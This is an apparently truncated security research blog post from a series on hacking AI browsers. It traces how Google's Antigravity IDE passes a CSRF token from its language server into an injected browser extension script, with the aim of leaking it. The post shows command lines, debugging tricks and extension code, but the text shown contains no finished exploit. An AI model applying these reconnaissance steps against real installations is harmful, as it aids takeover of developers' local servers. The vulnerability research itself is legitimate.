


In continuation of our series Hacking AI Browsers, we are back again, this time targeting Google’s Antigravity.
Google released a new IDE a couple of weeks back dubbed Antigravity. Based on tweets and the drama, you all might already know that the inner workings and everything else are the same as the Windsurf IDE. When it comes to anything related to Windsurf, we are kind of veterans, cough cough.
As soon as a new AI browser, IDE, or tool hits the market, it becomes a race to find the first impactful bug. This time @s1r1us was busy (building cool stuff), so it was my turn to find an entry point and work towards it.
This Google IDE comes bundled with a browser. Based on our past experiences, this was a lucrative target. Here’s a brief explanation of Antigravity IDE’s workflow and how it integrates with the browser:

There’s a VS Code extension in use here which interacts with a language server. This server exposes a bunch of API calls responsible for handling any task, whether from the IDE or other sources.
Using a tool like procexp.exe, we can get a comprehensive view of what’s being executed by the Antigravity IDE.

Starting with the language server:
d:\\Antigravity\\resources\\app\\extensions\\antigravity\\bin\\language_server_windows_x64.exe --enable_lsp --extension_server_port 19116 --csrf_token e8d42e20-02b4-4ec8-9156-6ce5d35d0f01 --random_port --cloud_code_endpoint <https://daily-cloudcode-pa.googleapis.com> --app_data_dir antigravity --parent_pipe_path \\\\.\\pipe\\server_8a46fdeaf98e6c96This binary is responsible for running the server. The port is specified in the extension_server_port argument, which is random for each run, and the CSRF token flag is added as a precaution to protect against DNS rebinding–based attacks, similar to the ones @s1r1us found.
The language server binary invokes the node.exe binary as well. Looking at the command line, this is what we see.
C:\Users\STARK-PC\AppData\Local\ms-playwright-go\1.50.1\node.exe C:\Users\STARK-PC\AppData\Local\ms-playwright-go\1.50.1\package\cli.js run-driverSo it’s using Playwright, which is used to control browser automation. The core of the IDE lies within language_server_windows_x64.exe this is written in Golang.
After playing around with the IDE and looking for potential pitfalls, I concluded the following two entry points that should leave me with something impactful enough.
Pwn language server
This should be easily achievable by finding a way to leak the CSRF token, which is used to protect against DNS rebinding based attacks. This protection was added specifically in response to the issues previously identified by s1r1us.
The language server validates the x-codeium-csrf-token request header for every incoming request.
The first step was to understand how the CSRF token is generated. By inspecting the extension source at resources/app/extensions/antigravity/dist/extension.js, we can identify the relevant code path:
const n = crypto.randomUUID();await R.ExtensionServer.initialize(e, n)
[...][...]t.startLanguageServer = async function(e, t) { s = ["--enable_lsp", "--extension_server_port", e.extensionServerPort.toString(), "--csrf_token", e.csrfToken]Based on the description of the randomUUID method from MDN, we can assume it is safe and not something we can predict, unlike cases where Math.random is used.
Crypto: randomUUID() method - Web APIs | MDN
To look for places where the CSRF token might be leaked, I decided to run a strings operation on the language server binary and check how the CSRF token value is being used. I searched for patterns such as csrf token, csrftoken, etc.
I found some interesting placeholders. Looking at line [1], it uses a string formatter, and the value might be a JSON object. As seen on line [2], it accesses the request.csrfToken property. Based on the comments, it’s clear that this script is injected into the browser.
(program (namespace_definition name: (namespace_name) @name) @definition.namespace) @codeium.lineage_node (async function() { try { // Directly set the credentials in the service worker's global scope const request = %s; // [1] // Use the direct functions (Playwright compatibility) if (typeof globalThis.setCredentials === 'function') { await globalThis.setCredentials(request.csrfToken, request.serverAddress); // [2] // Initialize the RPC client if the function exists if (typeof globalThis.initializeRpcClient === 'function') { globalThis.initializeRpcClient(); // TODO(b/450106975): Post launch, figure out why we call initializeRpcClient here and in the background.ts. One of the calls is redundant. } return { success: true, message: 'WindsurfBrowser API initialized successfully' }; } else { return { success: false, message: 'WindsurfBrowser API not available' }; } } catch (error) { console.error('Error setting credentials:', error); return { success: false, message: 'Error: ' + error.toString() }; } })()I could also see calls like this related to the CSRF token.
google3/third_party/jetski/extension_server_pb/extension_server_go_proto.(*LanguageServerStartedRequest).GetCsrfTokengoogle3/third_party/jetski/extension_server_pb/extension_server_go_proto.(*LanguageServerStartedRequest).SetCsrfTokenHowever, in order to get a better understanding of the language server, one would have to reverse engineer this Golang binary. For now, we won’t concentrate on that.
As the CSRF token was being used in Playwright scripts I decided to check the browser, so let’s jump to it right away. The very first time you open the integrated browser you will be prompted to install an extension.
Antigravity Browser Extension - Chrome Web Store
This extension is what empowers the AI agent to interact with the websites opened in the browser. Once the extension is installed, you can play around with it for example, from the chat window you can provide a prompt such as open example.com and change the background color to blue.


This looks interesting and leaves us with a question: how is it controlling all of this? Remember earlier we saw node.exe being invoked to run the cli.js script for Playwright. We can actually debug this and get a better understanding of what’s going on.
To debug the cli.js script, we can either modify the code to enable debugging or try to place a proxy node.exe that appends the --inspect argument when executing cli.js. However, there is one much easier way that doesn’t require any setup.
We can also see that it’s using the --remote-debugging-port flag when launching the browser process.
"C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe" --remote-debugging-port=9223 --user-data-dir="C:\\Users\\STARK-PC\\.gemini\\antigravity-browser-profile" --disable-fre --no-default-browser-check --no-first-run --auto-accept-browser-signin-for-tests --ash-no-nudges --disable-features=OfferMigrationToDiceUsers,OptGuideOnDeviceModel --flag-switches-begin --flag-switches-endThe easier way I talked about is to just grab the PID of the Node process you want to debug. In my case, it’s 40632, so I would execute the following command in the terminal.
node -e "process._debugProcess(40632)"Then open chrome://inspect/ in your browser. From there, we should be able to debug the cli process.

In the extension service worker, we can find some references to CSRF token usage at chrome-extension://eeijfnjmjelapkebgockoeaadonbchdd/service_worker_binary.js. On line [5], you can see it setting the value specified in this.Z to the x-codeium-csrf-token key. Tracing this value back leads us to the self.setCredentials method, where the first argument of this function is supposed to contain the CSRF token value.
self.setCredentials = function(a, b) { return va(function(c) { eh = { // [1] Z: a, V: b };
function oh() { if (!eh) throw Error("Cannot initialize RPC client: no credentials"); var a = eh // [2] , b = a.Z;
ya: [new nh(b,a)], // [3] ...
function nh(a, b) { this.Z = a; // [4] ...
nh.prototype.intercept = function(a, b) { a.metadata["x-codeium-csrf-token"] = this.Z; // [5]Now, searching for where setCredentials is called gives us no results. This was strange, because then how the hell is this extension getting its hands on the CSRF token? The answer lies in the script we got earlier from the strings result of the language server binary.
const request = %s; // [1] // Use the direct functions (Playwright compatibility) if (typeof globalThis.setCredentials === 'function') { await globalThis.setCredentials(request.csrfToken, request.serverAddress); // [2] // Initialize the RPC client if the function exists if (typeof globalThis.initializeRpcClient === 'function') { globalThis.initializeRpcClient();This makes everything clear. The above code is injected into the context of the Antigravity extension, globalThis.setCredentials is the same as self.setCredentials, and the first argument is clearly the CSRF token.

In order to view the Playwright-injected content scripts in the browser, we need to enable an additional option in DevTools, which isn’t enabled by default. Under Sources → Search, enable Search in anonymous and content scripts. I learned about this trick from Masato Kinugawa’s findings.
Now, if you search for evaluate(, you should see some results; without enabling that option, you will see zero results.

I have set a breakpoint here because this method is responsible for eval’ing the injected content scripts into the pages. This comes from the Playwright core package at https://github.com/microsoft/playwright/blob/1eba405f948b93d4d40da0c2b8ace3d9fcd766c9/packages/injected/src/utilityScript.ts#L64
var UtilityScript = class { constructor(isUnderTest) { this.serializeAsCallArgument = serializeAsCallArgument; this.parseEvaluationResultValue = parseEvaluationResultValue; if (isUnderTest) this._setBuiltins(); } evaluate(isFunction, returnByValue, expression, argCount, ...argsAndHandles) { const args = argsAndHandles.slice(0, argCount);The second argument for the evaluate method, expression, contains the following value:
